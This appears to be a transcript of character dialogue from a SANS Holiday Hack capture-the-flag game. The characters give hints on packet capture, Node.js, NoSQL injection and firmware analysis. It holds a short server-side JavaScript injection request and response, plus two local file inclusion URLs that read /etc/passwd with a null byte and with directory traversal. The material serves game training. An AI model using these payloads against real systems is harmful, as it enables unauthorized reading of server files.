
```
POST /submit HTTP/1.1
Host: localhost:3000
Content-Type:
application/x-www-form-urlencoc
Referer: http://localhost:3000/
Content-Length: 9

age=2%2B2
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=
Content-Length: 33
Connection: keep-alive

Your calculated age in 2050 is 39
```

- Check out Bryan Sullivan's paper (Server-Side JavaScript Injection) and (SSJS Web Shell Injection) by @s1gnalcha0s.
  https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf
  http://s1gnalcha0s.github.io/node/2015/01/31/SSJS-webshell-injection.html
- The Intern? I still haven't found him. I did find Tom VanNorman though. He's working on some amazing stuff. You should talk to him too.
- I could use something to warm me up. Can you find me something hot to drink?
- ...

3rd Interaction:

- Thank you for the hot chocolate, that hit the spot.
- I hear you are working on packet capture analysis. There are a few things that will be useful for you to know.
- First, you'll often see different encoding methods for binary data in network protocols. Tools like (Burp Suite) will be useful in decoding all sorts of data.
  http://portswigger.net/
- Don't forget to use Linux (strings) utility - you can quickly grab and examine ASCII or Unicode strings from any file.
  http://www.thegeekstuff.com/2010/11/strings-command-examples/
- If you have to reassemble bits of data, you'll need to figure out the packet reassembly order. (Wireshark) and some manual analysis will be useful.
  https://www.wireshark.org/
- Complex data reassembly is best implemented with a short script. (Scapy) makes quick work of a packet capture for extracting useful information.
  https://pen-testing.sans.org/blog/2011/10/13/special-request-wireless-client-sniffing-with-scapy
- In Scapy, check out the (rdpcap()) function, and the custom callback handler with the (prn) parameter.
  http://www.packetstan.com/2011/05/sorting-packet-captures-with-scapy.html
  http://www.packetstan.com/2010/11/packet-payloads-encryption-and-bacon.html



- We still don't know where The Intern is, but I'm concerned. He was asking some odd questions about how we run email and transport encryption before he left for lunch.
- ...

Tom Hessman

1st Interaction:

- I am the great and powerful oracle, also known as Tom Hessman.
- If you enter some text, I will treat it as a question.
- Ask me about an IP address, I will tell you if it is in scope.
- You can only target those I approve, despite my entertaining trope.
- ...

2nd Interaction:

- Ask the ip addresses in scope from Shodan query of "supergnome"
- Ask: 52.2.229.189
- Ask: 54.233.105.81
- Ask: 52.64.191.71
- Ask: 52.34.3.80
- Ask: 52.192.152.132

Josh Wright

1st Interaction:

- Hi, I'm Josh Wright.
- Have you spoken to Dan Yet? He's helping me to evaluate some new products for the restaurant.
- ...


2nd Interaction:

- Hi, I'm Josh Wright.
- Dan was helping me evaluate a new fishmonger for the restaurant.
- He prepared the blue fin nigiri, and then slipped in a "special" creation.
- Yellowtail nigiri, prepared with mango, coconut, and maple mustard sauce.
- Ugh ...
- It was terrible.
- Do you think you can find me something to get this terrible taste out of my mouth?

- Maybe something mint?
- ...


3rd Interaction:

- Hi, I'm Josh Wright.
- Oh my gosh, the candy cane helps get that awful sushi fusion taste from my mouth. Thank You.
- Yes, Jess is right, I have been spending a bunch of time looking at Node.js lately.
- The platform takes some getting used to -- it's radically different than the normal LAMP model.
- For one, Node.js IS the web server, often using the (Express web framework). No separate Apache, NGINX or IIS process to attack.
  http://expressjs.com/
- By itself, the platform doesn't stop most traditional web attacks. It's still up to the developer to carefully process all input.
- For example, Simon Bräuer found a (Local File Include bug) in Yahoo's marketing-dam.yahoo.com site last year, and got a $2500 bug bounty for reporting it.
  https://hackerone.com/reports/7779
- LFI attacks are particularly useful when combine with arbitrary file upload features as well.
- The difficulty in LFI attacks is often figuring out what the code does when processing filenames. Sometimes it becomes necessary to manipulate your input string to satisfy a filename extension or other server requirement from the included file.
- PHP LFI vulnerabilities could classically use NULL termination with %00 to terminate a string and stop the server from processing any content appended to the end of the injected value.



```
http://target/vuln.php?id=2&pdf=/etc/passwd%00
```

- With SSJS LFI vulnerabilities, you need to figure out a different way to satisfy a directory or filename extension requirement, but still targeting the exact file you want to grab. The %00 trick doesn't work with SSJS.
- Remember to experiment with directory traversal characters '../' in your input string.




```
http://target/vulnid=2&pdf=/.pdf../../etc/passwd
```

- You should also check out the article I wrote recently about pillaging (MongoDB databases).
  http://pen-testing.sans.org/blog/2015/12/03/nosql-no-problem-pillaging-mongodb-for-fun-and-profit
- Oh hey, one more thing. Can you show Dan this gift I put together for him?
- The Intern? He struck me as a bit off. I saw him hanging around the dumpster next to the hotel. Odd, that.
- ...

Sasabune Sign Outside:

- Welcome to Sasabune.
- NO California roll.
- NO spicy tuna.
- NO tempura.



- Don't even ask!!!
- ...


Dan Pendolino

1st Interaction:

- Hi, I'm Dan Pendolino. I'm commonly asked, but I'm not the founder of the Shodan project.
- I played the best prank on JoshW.
- I volunteered to help him out at the sushi restaurant.
- We were doing a blind taste test, to evaluate a new sakanaya, and I slipped him a "special" piece of nigiri.
- You should ask him about it. LOL.
- I hope he's not too mad.
- ...

2nd Interaction:

- Hi, I'm Dan Pendolino. I'm commonly asked, but I'm not the founder of the Shodan project.
- Josh had a gift for me? How thoughtful!
- LOL
- It's a gift certificate to the restaurant, stapled to my "volunteer pink slip."
- It reads:
- "Dan,"
- "Thank you for your work as a volunteer at my restaurant."
- "You're fired."
- Followed by a big smiley face.
- "Happy holidays, your friend, JoshW."
- LOL, I'm sure we'll be talking about how we got JoshW to each sushi fusion for a long time.
- So, I have been working with NoSQL databases.
- NoSQL is a data storage mechanism that uses a different data structure mechanism, making it faster than traditional relational databases for some applications.
- For example, (MongoDB) is a popular NoSQL database. Instead of relational tables, it stores indexed JSON documents.



- From a security perspective, MongoDB and other NoSQL databases are just as vulnerable to injection attacks as classic relational databases.
- One option for NoSQL injection is to manipulate the input JSON data before it is deserialized.
- Deserializing is just taking JSON and converting it into the internal programmatic variables it represents.
- Check out Petko D. Petkov's (article on MongoDB injection). http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html
- You should also talk to Tim about Server Side Javascript injection attacks. He's been doing a lot of that work lately.
- ...

Jeff McJunkin


(Gives quest: Jo's Cookie - Find Jeff one of Jo's cookies)


1st Interaction:

- Hi, I'm Jeff McJunkin.
- I'd love to chat about firmware analysis with you, but I'm kinda of busy with NetWars at the moment.
- What I could really use is one of Jo-Mama's cookies.
- Tom Hessman has unlimited access to those cookies, but I only get them rarely.
- Do you think you could find me a delicious cookie?
- ...

2nd Interaction:

- Wow, thank you for bringing me one of Jo-Mama's cookies, this is incredible!
- Yeah, let's chat about firmware analysis.
- Firmware files often consist of header records and binary code, followed by one or more compressed images, squashed together into a single file.





- The compressed portions of the firmware file can sometimes be decompressed to extract microcontroller code, or even full embedded device file systems.
- (Binwalk) is a handy tool that searches through a given file using file signatures to identify and even extract the individual firmware components smushed together.
  http://binwalk.org/
- There is a great paper about using (Binwalk for firmware analysis) by Neil Jones.
  https://www.sans.org/reading-room/whitepapers/testing/exploiting-embedded-devices-34022
- Once you get the file system extracted, you'll have to go firmware spelunking: exploring the contents of the files or the decompressed file system for interesting artifacts and data.
- If you're exploring file system data, Ed would be the guy to talk to about that. Serious (CLKF) skills.
  http://blog.commandlinekungfu.com/
- That's Command Line Kung-Fu.
- The Intern? He was supposed to help me run this NetWars Tournament. He was really interested in the Holiday Hack development efforts.
- He and I spoke briefly about (Ready Player One). He was really interested in the Konami code.
  http://www.amazon.com/Ready-Player-One-Ernest-Cline-ebook/dp/B004J4WKUQ/
- ...

Netwars Player

- I ... I'm not really sure what happened.
- The guy next to me was fine one minute ...
- The next, he stood up, yelled "Have you SEEN level 4 yet?" and left.
- I hope he comes back.
- ...

Brittiny

1st Interaction:

